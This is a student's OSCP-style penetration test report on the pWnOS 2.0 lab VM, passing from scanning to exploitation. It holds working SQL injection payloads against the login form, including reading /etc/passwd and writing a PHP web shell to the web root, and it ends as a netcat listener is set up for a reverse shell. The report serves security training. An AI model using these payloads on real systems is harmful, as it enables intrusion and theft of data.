Penetration Test Report

PWK Lab & OSCP Exam

tnjunc@gmail.com, OSID: 2222

2021-04-12

Contents

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: pWnOS: 2.0 Date release: 4 Jul 2011

Author: pWnOS Series: pWnOS Web page: http://pwnos.com/

Description

pWnOS v2.0 is a Virutal Machine Image which hosts a server to pratice penetration testing. It will test your ability to exploit the server and contains multiple entry points to reach the goal (root). It was design to be used with WMWare Workstation 7.0, but can also be used with most other virtual machine software.

Configure your attacking platform to be within the 10.10.10.0/24 network range

For example the ip of 10.10.10.200 with the netmask of 255.255.255.0 is what I statically set my BackTrack 5 network adapter to.

VMWare's Network Adapter is set to Bridged Network Adapter

You may need to change VMWare's Network Adapter to NAT or Host-Only depending on your setup

File Information

Filename: pWnOS_v2.0.7z File size: 286 MB MD5: 1EB0960C0BA29335230ADA1DF80CD22C SHA1: A3FDBE0449363D1CB844D865FE7BD6EE8968567D

Virtual Machine

Format: Virtual Machine (VMware) Operating System: Linux

Networking

DHCP service: Disabled IP address: 10.10.10.100

The server's ip is staticaly set to 10.10.10.100 Server's Network Settings:

IP: 10.10.10.100 Netmask: 255.255.255.0 Gateway: 10.10.10.15

Source:

https://www.vulnhub.com/entry/pwnos-20-pre-release,34/

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.100 (hostname: pWnOS) - Local File Inclusion via Web Login SQL Injection
- 10.10.10.100 (hostname: pWnOS) - Web Misconfiguration
- 10.10.10.100 (hostname: pWnOS) - Linux Kernel Exploitation Privilege Escalation

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.10.100 (hostname: pWnOS) - User validation/Parameterizing SQL
- 10.10.10.100 (hostname: pWnOS) - Use secure standard configuration
- 10.10.10.100 (hostname: pWnOS) - Update Kernel Version

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.10.10.0/24

3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was iniatiated to determine open ports.

```
msf6 > db_nmap -A 10.10.10.100
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 07:41 EDT
[*] Nmap: Nmap scan report for 10.10.10.100 (10.10.10.100)
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
[*] Nmap: |   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
[*] Nmap: |_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
[*] Nmap: 80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
[*] Nmap: | http-cookie-flags:
[*] Nmap: |   /:
[*] Nmap: |     PHPSESSID:
[*] Nmap: |_      httponly flag not set
[*] Nmap: |_http-server-header: Apache/2.2.17 (Ubuntu)
[*] Nmap: |_http-title: Welcome to this Site!
[*] Nmap: MAC Address: 08:00:27:2C:89:6F (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.32 - 2.6.39
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.18 ms 10.10.10.100 (10.10.10.100)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds
```

MSFConsole Workspace

I took advantage of MSF workspace to make my reconnaisance organized.

```
msf6 > hosts

Hosts
=====

address       mac                name          os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----          -------  ---------  -----  -------  ----  --------
10.10.10.100  08:00:27:2C:89:6F  10.10.10.100  Linux               2.6.X  server

msf6 > services
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.100  22    tcp    ssh   open   OpenSSH 5.8p1 Debian 1ubuntu3 Ubuntu Linux; protocol 2.0
10.10.10.100  80    tcp    http  open   Apache httpd 2.2.17 (Ubuntu)

msf6 > creds
Credentials
===========

host  origin  service  public  private  realm  private_type  JtR Format
----  ------  -------  ------  -------  -----  ------------  ----------

msf6 >
```

```
1  msf6>hosts
2  msf6>services
3  msf6>creds
```

Nikto

Since the machine is using webapp because port80 is open we can use Nikto tool for vulnerabilites on the web.

```
nikto -port 80 -host 10.10.10.100
```

```
root@kali:~# nikto -port 80 -host 10.10.10.100
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.100
+ Target Hostname:    10.10.10.100
+ Target Port:        80
+ Start Time:         2021-04-08 05:25:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.17 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.5-1ubuntu7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See h
ttp://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
^[[B^[[B^[[B+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certai
n HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certai
n HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certai
n HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ /info/: Output from the phpinfo() function was found.
+ OSVDB-3092: /info/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of sy
stem information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 1311031, size: 5108, mtime: Tue Au
g 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-loc
ations.dat) or from http://osvdb.org/
+ /login.php: Admin login page/section found.
+ 8673 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time:           2021-04-08 05:25:31 (GMT-4) (13 seconds)
```


As a result, we can see interesting subdirectories.

```
+ OSVDB-3092: /info/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
```

DIRSearcH

For additional information on subcategories. You may run again DIRSearch to scan subdirectories that has been discovered.

```
./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
    10.10.10.100 -e php --simple-report=/root/Desktop/pWnOS_artifacts/DIR_blog_small.txt
```




There's an interesting sub directory..

```
http://10.10.10.100/blog/
```

Manual Checking - SQLI

By putting ' on the "email" field on the login page. as we proceed, we can see sql error codes. Which means this is vulnerable on sql injection.



All of the information needed has been identified. This data will be use as part of attack on later part.

3.2 Penetration


The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 Exploitation

Under exploitation, different techniques and strategies are shown in order to capture the box.

Dumping HTTP request


We can dump POST http request on the login page and use it as artifact for further attacking methods.



Using SQLMAP

Since we verified that the “email” field is vulnerable. We can used sqlmap to dump tables on the database. We may used the burp request file.

```
sqlmap -r /root/Desktop/pWnOS_artifacts/burp_request -p email  --dump
```




We can see that sqlmap used various sql injection exploits. Using Union query. We can see that theres a vulnerability on the 4th column from the table “users”

```
Payload: email=admin@isints.com%'UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71786b7a71
,0x5547426c61737071456a525853624436469624e6d79696c766d654b4f47486664704a574a774c4d,0
x7176627671),NULL,NULL,NULL,NULL#&pass=test3&submit=Login&submitted=TRUE
```

Optional - Cracking Hash Passwords

From the dumped table, we can see that the hash password is c2c4b4e51d9e23c02c15702c136c3e950ba9a4af

Using internet and online cracker tools we can decode the hash. https://www.dcode.fr/sha1-hash




Unfortunately we cant use this method to capture the machine.

HTTP Injection using BurpSuite


As the previous tools, we checked that “email” field on the login page is vulnerable on injection and already knew the column 4 is the exploitable column. Using Burp, under repeater tab, we can tamper http header using the this payload to view sensitive information.

```
Payload: email='union select 1,2,3,load_file('/etc/passwd'),5,6,7,8 from users limit 0,1
-- '&pass=xxx&submit=Login&submitted=TRUE
```



The interesting part is we can create a payload on the vulnerable field/column. Payload consists of php scripts which may call shell. And it would save locally on the target machine.

```
Payload: email='union select 1,2,3,"<?php echo shell_exec($_GET['cmd']);?>",5,6,7,8 into
outfile '/var/www/shell2.php'-- -'&pass=xxx&submit=Login&submitted=TRUE
```



We can check if shell has been drop and check if the cmd is working. On the browser access the URL and use the payload to check files on current directory.

```
URL: http://10.10.10.100/shell.php?cmd=ls
```

We can see the current files/directories are displayed on the browser.

Reverse Shell


Next step is to communicate your Kali Machine (attacker) and the pWnOS Machine (Victim).

On the attacker machine, set up nc commands to listen for any communication.

```
1  nc -v -n -l -p 222
```

